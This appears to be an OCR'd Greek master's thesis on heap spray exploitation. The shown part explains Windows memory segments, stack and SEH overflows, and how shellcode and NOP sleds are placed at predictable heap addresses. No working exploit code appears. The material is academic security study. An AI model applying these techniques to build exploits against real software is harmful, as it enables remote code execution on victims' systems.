


ΠΑΝΕΠΙΣΤΗΜΙΟ ΠΕΙΡΑΙΑ

ΤΜΗΜΑ ΨΗΦΙΑΚΩΝ ΣΥΣΤΗΜΑΤΩΝ
ΠΡΟΓΡΑΜΜΑ ΜΕΤΑΠΤΥΧΙΑΚΩΝ ΣΠΟΥΔΩΝ
ΑΣΦΑΛΕΙΑ ΨΗΦΙΑΚΩΝ ΣΥΣΤΗΜΑΤΩΝ

ΑΚΑΔΗΜΑΙΚΟ ΕΤΟΣ 2011-2012

ΔΙΠΛΩΜΑΤΙΚΗ ΕΡΓΑΣΙΑ

ΘΕΜΑ:

“Heap Spray Exploitation”

Παπαντωνίου Ιωάννης (MTE1063)

ΕΠΙΒΛΕΠΩΝ: Επικ. Καθηγητής Κ. Λαμπρινουδάκης

Περιεχόμενα

ΠΕΡΙΛΗΨΗ ... 3
1 Εισαγωγή ... 3
2 Memory Exploits ... 3
2.1 Memory Segments ... 3
2.1.1 Stack Segment ... 4
2.1.2 Heap Segment ... 4
2.2 Τύποι Memory Overflow Exploit ... 5
2.2.1 Stack Based Buffer Overflow ... 5
2.2.2 Structure Exception Handler overflow ... 6
2.2.3 Heap Based Overflow ... 9
3 Heap Spray Exploitation ... 9
3.1 Ανάλυση Βασικής Τεχνικής Heap Spray ... 9
3.2 Heap Spray Memory Layout ... 9
3.3 Παράδειγμα υλοποίησης Heap Spray ... 11
3.4 Προηγμένες Τεχνικές Heap Spray ... 12
3.4.1 Java Virtual Machine Heap Spray ... 12
3.4.2 .NET DLL Heap Spray ... 12
3.4.2 Bitmap Heap Spray ... 13
4 Τεχνικές Προστασίας Heap Spray ... 14
4.1 Safe Unlinking ... 14
4.2 Heap Cookies ... 15
4.3 Randomized Heap Base Address. ... 15
4.4 Enhcanced Mitigation Experience Toolkit (EMET) ... 15
4.5 HeapLocker ... 15
4.6 Μηχανισμός προστασίας Nozzle ... 16
4.6.1 Αρχιτεκτονική Μηχανισμού προστασίας Nozzle ... 16
4.6.2 Λειτουργία Μηχανισμού προστασίας Nozzle ... 16
4.7 Μηχανισμός Προστασίας Bubble. ... 17
5 Υλοποίηση και μελέτη περιπτώσεων γνωστών vulnerabilities στον IE ... 18
5.1 Μελέτη Περίπτωσης AuroraVulnerability στον Internet Explorer 6 ... 18
5.2 Μελέτη Περίπτωσης CommuniCrypt Mail Vulnerability στον Internet Explorer 6 ... 29
5.3 Μελέτη Περίπτωσης για Heap Spray στον Internet Explorer 9 (Windows 7) - Heaplib ... 39
5.4 Μελέτη Περίπτωσης για Heap Spray στον Internet Explorer 10 (Windows 8) - Heaplib ... 47
6 Συμπεράσματα ... 49
Βιβλιογραφία ... 51

ΠΕΡΙΛΗΨΗ

Η διπλωματική αυτή εργασία έχει ως σκοπό την παρουσίαση και ανάλυση τεχνικών heap spray exploitation σε περιβάλλον λειτουργικού συστήματος Windows. Αναλύει τη λειτουργία του heap memory segment και τους τρόπους χρήσης του, με σκοπό την υλοποίηση heap spray επιθέσεως. Επίσης αναλύει μεθόδους και εργαλεία εντοπισμού και αντιμετώπισης των heap spray τεχνικών. Τέλος παρουσιάζονται τέσσερις μελέτες περίπτωσεων heap spray επιθέσεων για την εφαρμογή Internet Explorer (εκδόσεις 6,9,10).

1 Εισαγωγή

Η ασφάλεια υπολογιστικών συστημάτων θα μπορούσε να χαρακτηριστεί ως ένα παιχνίδι δίχως τέλος, με τον νικητή να εναλλάσεται σε κάθε γύρο. Από τη μία πλευρά ερευνητές προσπαθούν να δημιουργήσουν νέες τεχνικές άμυνας και ασφάλειας σε όλα τα επίπεδα, ενώ αντίθετα οι κακόβουλοι χρήστες προσπαθούν να εντοπίσουν νέες αδυναμίες σε επίπεδο hardware και software με σκοπό να παρακάμψουν τα νέα συστήματα ασφάλειας.

Τα τελευταία χρόνια, τα περισσότερα περιστατικά ασφάλειας (exploits) σχετικά με την εκμετάλευση αδυναμιών (software vulnerabilities) λογισμικού, στοχεύουν στη μνήμη συστημάτων και ειδικότερα στην δυναμική διαχείριση μνήμης, κάνοντας χρήση της τεχνικής heap spray [1][2]. Οι περισσότερες επιθέσεις heap spray στοχεύουν ως επί το πλείστον στους browsers καθώς και σε άλλου είδους λογισμικό με δυνατότητες scripting. Ενδεικτικά αναφέρονται τα περιστατικά Barcodewiz v3.29 Barcode ActiveX Control Remote Heap Spray Exploit (CVE: 2010-2932 OSVDB-ID: 66882) και Mozilla Firefox 3.5 (Font tags) Remote Heap Spray Exploit (CVE: 2009-2477 OSVDB-ID: 55846) για τους Internet Explorer και Firefox browsers αντίστοιχα.


2 Memory Exploits

2.1 Memory Segments

Ο στόχος για κάθε memory exploit είναι η εκτέλεση κακόβουλου κώδικα στο απομακρυσμένο υπολογιστικό σύστημα από τον επιτιθέμενενο. Για να πραγματοποιηθεί το exploit θα πρέπει πρώτα το κακόβουλο λογισμικό να εγκατασταθεί στο απομακρυσμένο υπολογιστικό σύστημα και έπειτα να εκτελεστεί από αυτό.

Η πρώτη μορφή memory exploit έκανε χρήση χρήση της αδυναμίας buffer-stack overflow. Πιο συγκεκριμένα ήταν εφικτό να γίνει overwrite ο buffer στο stack και με αυτό τον τρόπο να εισαχθεί κώδικας στη μνήμη και το πρόγραμμα να εκτελέσει στη συνέχεια εντολές που εισήχθησαν από τον εισβολέα. Μεταγενέστερη τεχνική memory exploitation είναι τα heap based overflows που αντί να εισάγεται ο κώδικας στο stack, ειδάγεται πλέον στο heap segment της μνήμης.

Όταν ένα πρόγραμμα εκτελείται χρησιμοποιεί τρία κύρια segments της μνήμης, το text (code), το stack και το heap.



Εικόνα 1: Memory Segments

2.1.1 Stack Segment

Κάθε thread σε ένα πρόγραμμα δημιουργεί και ένα stack. Το stack έχει περιορισμό στο μέγεθος της μνήμης που θα καταλαμβάνει, το οποίο δεν μπορεί να αλλάξει δυναμικά. Το μέγεθος του stack ορίζεται όταν το πρόγραμμα αρχικοποιείται ή όταν ο προγραμματιστής χρησιμοποιεί κάποια συνάρτηση από ένα Application Programming Interface όπως η CreateThread(), η οποία δέχεται ως argument το επιθυμητό μέγεθος του stack.

```
HANDLE WINAPI CreateThread(
  __in_opt   LPSECURITY_ATTRIBUTES lpThreadAttributes,
  __in       SIZE_T dwStackSize,
  __in       LPTHREAD_START_ROUTINE lpStartAddress,
  __in_opt   LPVOID lpParameter,
  __in       DWORD dwCreationFlags,
  __out_opt  LPDWORD lpThreadId
);
```

Εικόνα 2: Η συνάρτηση CreateThread()

Το stack χρησιμοποιεί τη LIFO (Last In First Out) τεχνική διαχείρισης μνήμης. Το stack συνήθως χρησιμοποιήται για την αποθήκευση των local μεταβλητών, των function return pointers, των function/data/object pointers, των function arguments και τέλος των exception handler records [3].

2.1.2 Heap Segment

Το heap segment ουσιαστικά είναι το κομμάτι της μνήμης το οποίο μπορεί να χρησιμοποιηθεί από ένα πρόγραμμα δυναμικά, δυνατότητα πολύ χρήσιμη και ουσιαστική στην περίπτωση που ο

προγραμματιστής δεν γνωρίζει το πόσο μνήμη θα χρειαστεί το πρόγραμμα ή το πόσα data θα δεχτεί. Σε αντίθεση με το stack, το heap segment είναι δυναμικό και όχι στατικό και μπορεί να χρησιμοποιήσει ένα αρκετά μεγάλο μέρος της virtual μνήμης.

Ο kernel του λειτουργικού συστήματος (Windows) διαχειρίζεται τη virtual memory του συστήματος για κάθε πρόγραμμα. Πιο συγκεκριμένα το λειτουργικό σύστημα διαθέτει μερικές συναρτήσεις, συνήθως μέσω του ntdll.ll, οι οποίες επιτρέπουν σε user land προγράμματα να δεσμεύσουν ή να αποδεσμεύσουν δυναμικά μνήμη (heap). Για παράδειγμα ένα πρόγραμμα μπορεί να ζητήσει ένα block μνήμης από τον heap manager, κάνοντας χρήση της συνάρτησης VirtualAlloc() (συνάρτηση του kernel32), η οποία με τη σειρά καλεί τη συνάρτηση ntdll.NtAllocateVirtualMemory() που βρίσκεται μέσα στο ntdll.dll.

```
kernel32.VirtualAlloc()
-> kernel32.VirtualAllocEx()
   -> ntdll.NtAllocateVirtualMemory()
      -> syscall()
```

Εικόνα 3: Heap Allocation

Υπάρχουν και διαφορετικοί τρόποι θεωρητικά για τα προγράμματα να χρησιμοποιήσουν το heap segment, όπως με τη χρήση της συνάρτησης HeapCreate(), η οποία επίσης κάνει τις κλήσεις για heap allocation στο σύστημα αλλά δημιουργεί και χρησιμοποιεί μία δική της τεχνική διαχείρισης του heap.

Σε κάθε περίπτωση κάθε ένα πρόγραμμα, κάθε μία process δεσμεύει ένα heap chunk ή και περισσότερα εάν είναι απαραίτητο, τα οποία μπορούν να είναι αποθηκεύμενα σε διαφορετικά heap blocks [3]. Όταν ένα heap chunk απελευθέρωνεται από την εφαρμογή, τότε ανάλογα με το λειτουργικό σύστημα μπορεί να "δεσμευτεί" από έναν front-end allocator (LookAsideList/Low Fragmentation Heap) ή από έναν back-end allocator (freeLists etc) και να αποθηκευτεί σε ένα πίνακα μαζί με άλλα chunks του ίδιου ακριβώς μεγέθους. Με αυτό τον τρόπο διαχείρισης των heap chunks, το λειτουργικό σύστημα πραγματοποιεί αποδοτικότερη και γρηγορότερη διαχείριση του heap [3].

Για παράδειγμα όταν μία εφαρμογή δεν χρειάζεται πλέον το heap chunk το αποδεσμεύει και το σύστημα το αποθηκεύει στον αντίστοιχο πίνακα. Σε περίπτωση που η εφαρμογή χρειαστεί πάλι ένα heap chunk του ίδιου μεγέθους, δεν θα γίνει allocation ενός νέου heap chunk στο heap αλλά ο "heap manager" θα επιστρέψει το ίδιο heap chunk στην ίδια θέση μνήμης. Σε περίπτωση δέσμευσης και αποδέσμευσης πολλών και διαφορετικών heap κομματιών (chunks) τότε υπάρχει περιπτωση το heap να γίνει fragmented, με αρνητικές συνέπειες στην ταχύτητα και στην αποτελεσματικότητα της εφαρμογής και του συστήματος. Για το λόγο αυτό κάθε heap chunk συνοδεύεται από έναν heap header, ώστε να είναι εφικτή η δημιουργία και η λειτουργία αποτελεσματικών μηχανισμών heap memory management [3].


Τέλος θα πρέπει να επανάλαβουμε πως μία εφαρμογή μπορεί να δεσμεύσει ένα ή περισσότερα heap chunks. Το σύστημα για να ελαχιστοποιήσει το heap fragmentation προσπαθεί να κάνει allocate όσο το δυνατόν συναχόμενα heap chunks σε κάθε εφαρμογή, λειτουργία που συνήθως χρησιμοποιείται για την υλοποίηση των heap spray exploits.

2.2 Τύποι Memory Overflow Exploit

2.2.1 Stack Based Buffer Overflow

Η λειτουργία ενός stack based buffer overflow συνίσταται σε δύο βήματα. Πρώτον, θα πρέπει να γίνει overwrite ο vulnerable buffer με τόσα data όσα χρειάζονται σε κάθε περίπτωση ώστε να γίνει


overwrite και η Return Address του stack. Δεύτερον θα πρέπει data ποθυ εισήχθησαν να έχουν τέτοια δομή έτσι ώστε όταν ο EIP επιστρέψει στην RET να εκτελεστεί ο κακόβουλος κώδικας.



Εικόνα 4: Stack Based Bufer Overflow με χρήση της συνάρτησης Strcpy()

2.2.2 Structure Exception Handler overflow

Ο exception handler είναι το κομμάτι του κώδικα σε μία εφαρμογή που έχει ως σκοπό την διαχείριση των excpeption της εφαρμογής (error, illegal instruction) όταν αυτά εμφανιστούν. Ο κώδικας αυτός μπορεί να είναι ενσωματωμένος μέσα στον κώδικα της ίδιας της εφαρμογής ή μπορεί η εφαρμογή να χρησιμοποιεί τον Structure Exception Handler του λειτουργικού συστήματος (SEH).




Εικόνα 5: Stack exception registration structure

Όταν μία εφαρμογή βρεθεί σε κατάσταση excpeption όπως ένα error ή μία illegal instruction, η εκτέλεση της εφαρμογής σταταματάει και εκτελείται ο SEH κώδικας. Για παράδειγμα όταν μία εφαρμογή σε περιβάλλον windows κολλήσει και εμφανιστεί ένα pop up με την ένδειξη ότι η" εφαρμογή σταμάτησε λόγω σφάλματος και πρέπει να τερματιστεί" είναι ενδεικτικό ότι σε αυτό το σημείο έχει εκτελεστεί ο default Structure Excpetion Handler των Windows. Η ανάπτυξη κώδικα με γνώμονα την ασφάλεια συνιστά την ανάπτυξη SEH μέσα στην ίδια την εφαρμογή και να μην χρησιμοποιείται ο SEH των Windows γιατί μία αδυναμία (vulnerability) στον SEH των Windows μπορεί να οδηγήσει στη δημιουργία SEH based overflow σε πολλές εφαρμογές που χρησιμοποιούν τον συγκεκριμένο SEH κώδικα [4].

Σε κάθε περίπτωση το excpetion θα πρέπει να διαχειριστεί από τον SEH. Για να είναι εφικτή αυτή η λειτουργία θα πρέπει ο pointer που δείχνει στην διεύθυνση του SEH κώδικα να είναι αποθηκευμένος μέσα στο stack για κάθε block κώδικα. Κάθε block κώδικα έχει το δικό του stack frame και ο pointer που δείχνει στον SEH αποτελεί κομμάτι του stack frame. Ειδικότερα κάθε συνάρτηση που καλείται, δημιουργεί ένα stack frame. Όταν ο SEH είναι υλοποιημένος μέσα στην εφαρμογή (συνάρτηση), τότε και ο SEH δημιουργεί το δικό του stack frame και η πληροφορία αυτή είναι αποθηκεύμενη μέσα στο exception registration structure του stack της συνάρτησης [3].


Το structure αυτό ονομάζεται Strucure Exception Handler record και έχει μέγεθος 8 bytes και αποτελείται από δύο κομμάτια: 1) τον pointer που δείχνει στο επόμενο SEH record (4 bytes), ο οποίος χρησιμοποιείται όταν το πρώτο record αδυνατεί να διαχειριστεί το excpetion και 2) ο pointer που δείχνει την διεύθυνση μνήμης που είναι αποθηκευμένος ο κώδικας του SEH (4 bytes).



Εικόνα 6: Stack exception registration structure

Σε ένα stack based buffer overflow exploit, θα πρέπει πρώτα να γίνει overwrite κάποιος register ώστε να αποκτηθεί έλεγχος του EIP και να εκτελεστεί το shellcode που έχει εισαχθεί. Η τεχνική αυτή έχει κάποιους περιορισμούς όπως η εύρεση συγκεκριμένων εντολών μέσα σε ένα dll (jmp instruction) ή η εύρεση μίας σταθερής διεύθυνσης μνήμης ή ο περιορισμός του μεγέθους του shellcode λόγω του μεγέθους τoy buffer. Στην περίπτωση που το payload που εισάγεται με το exploit είναι αρκετά μεγάλο και κάνει overwrite όχι μόνο τον EIP και τη RET αλλά και το SEH record τότε είναι αρκετά πιθανό να δημιουργηθεί excpeption στην εκτέλεση της εφαρμογής και το stack based overflow να μεταμορφωθεί σε ένα SEH overflow expoit.

Πιο συγκεκριμένα στα SEH exploits θα πρέπει πρώτα να γίνει overwrite ο pointer του επόμενου SEH record με κάποιο payload, μετά να γίνει overwrite το SEH record και τέλος να αποθηκευτεί το shellcode. Όταν το excpeption προκληθεί η εφαρμογή θα εκτελέσει των κώδικα του SEH, ο οποίος θα πρέπει να δείχνει στη διεύθυνση μνήμης που είναι αποθηκευμένο το shellcode. Αυτό πραγματοποιείται με τη δημιουργία ενός δεύτερου exception ώστε η εκτέλεση της εφαρμογής να εκτελέσει τον κώδικα του επόμενου SEH record. Εφόσον όμως ο pointer του επόμενου SEH έχει γίνει από πριν overwrite, το μόνο που χρειάζεται για να εκτελεστεί το shellcode είναι το SEH record να έχει γίνει overwrite με τις εντολές pop pop ret, έτσι ώστε ο EIP να δείχνει στην διεύθυνση του επόμενου SEH record και να εκτελεστεί ο κώδικας που είναι αποθηκεύμενος στο συγκεκριμένη θέση μνήμης [3][4].



Εικόνα 7: Διάγραμμα SEH overflow exploit

2.2.3 Heap Based Overflow

Τα heap based overflow στηρίζονται στην ίδια λογική με τα stack based overflows. Είναι δηλαδή εφικτό το heap segment να γίνει overwrite και να εκτελεστεί το shellcode. Συνήθισμενη τεχνική heap overflow είναι το heap spray [5].

3 Heap Spray Exploitation

3.1 Ανάλυση Βασικής Τεχνικής Heap Spray

Η τεχνική heap spray εμφανίστηκε για πρώτη φορά το 2004, η οποία χρησιμοποιήθηκε για τη δημιουργία δύο exploits του Internet Explorer, το MS04-040 και το MS05-020 [6][7].

Γενικά το heap spray μπορεί να χαρακτηριστεί σαν μία τεχνική για τη μεταφορά payload σε ένα υπολογιστικό σύστημα. Η τεχνική του heap spray βασίζεται στις ιδιότητα του heap ότι είναι ντετερμινιστικό και στο γεγονός ότι επιτρέπει τη μεταφορά και την αποθήκευση του shellcode μέσα στο heap σε μία προβλέψιμη διεύθυνση μνήμης.

Για να εκτελεστεί το heap spray exploit θα πρέπει πρώτα να γίνει η μεταφορά του shellcode μέσα στο heap, έτσι ώστε να το λειτουργικό σύστημα να κατανείμει κομμάτι της εικονικής μνήμης στο heap και μετά να ανακτηθεί ο έλεγχος του EIP. Ο πιο συνηθισμένος έλεγχος του heap σε μία εφαρμογή είναι με τη χρήση της γλώσσας javascript, εξού και τα δύο προαναφερθέντα exploits του Internet Explorer έκαναν χρήση της scripting μηχανής του. Μεταγενέστερα heap spray exploits που ανακαλύφτηκαν σε άλλες εφαρμογές όπως το Adobe Reader έκαναν επίσης χρήση των scripting δυνατοτήτων της εφαρμογής (javascript-actionscript) για να αποθηκεύσουν το shellcode στο heap και ύστερα να χρησιμοποιήσουν το exploit. Η κεντρική ιδέα σε όλα τα exploits που χρησιμοποιούν την heap spray τεχνική είναι η ίδια, έλεγχος του heap και αποθήκευση του shellcode σε αυτό με χρήση scripting και μετά ανάκτηση ελέγχου του EIP μέσω του exploit. Για το λόγο αυτό σκόπιμα στην εργασία θα αναλυθεί η τεχνική heap spray στην εφαρμογή Internet Explorer.

3.2 Heap Spray Memory Layout


Γνωρίζοντας πως κάνοντας χρήση string μεταβλητών στην javascript μπορούμε να ελέγξουμε το heap και να αποθηκεύσουμε το shellcode, το μέγεθος του οποίου μπορεί να αρκετά μεγαλύτερο από το shellcode σε ένα stack based overflow αλλά και ταύτογχονα αρκετά μικρότερο από τη συνολική εικονική μνήμη, η οποία έχει κατανεμηθεί στο heap [3].

Είναι δηλαδή εφικτή η αποθήκευση του περιεχομένου πολλών string μεταβλητών, όπου σε κάθε μία μεταβλητή έχει αποθηκευτεί το shellcode και μετά να οδηγηθεί ο EIP στην αρχή ενός τέτοιου block μνήμης του heap. Εάν το block της μνήμης περιέχει μόνο το shellcode, τότε το exploit θα ήταν εφικτό μόνο εάν το exploit είναι εξαιρετικά ακριβές και οδηγεί τον EIP ακριβώς στην αρχή του shellcode, πράγμα εξαιρετικά δύσκολο. Για το λόγο αυτό το payload που αποθηκεύεται στο heap αποτελείται από δύο κομμάτια: nops και shellcode [4].

Εικόνα 8: Heap Block

Η επιλογή αρκετά μεγάλων heap blocks δίνει τη δυνατότητα χρήσης του Win32 userland heap block allocation μηχανισμού, του οποίου η λειτουργία είναι προβλέψιμη και ελεγχόμενη, πράγμα το οποίο μας επιτρέπει να γνωρίζουμε ακριβώς την διεύθυνση μνήμης του heap που έχουν αποθηκευτεί τα nops σε κάθε allocation.

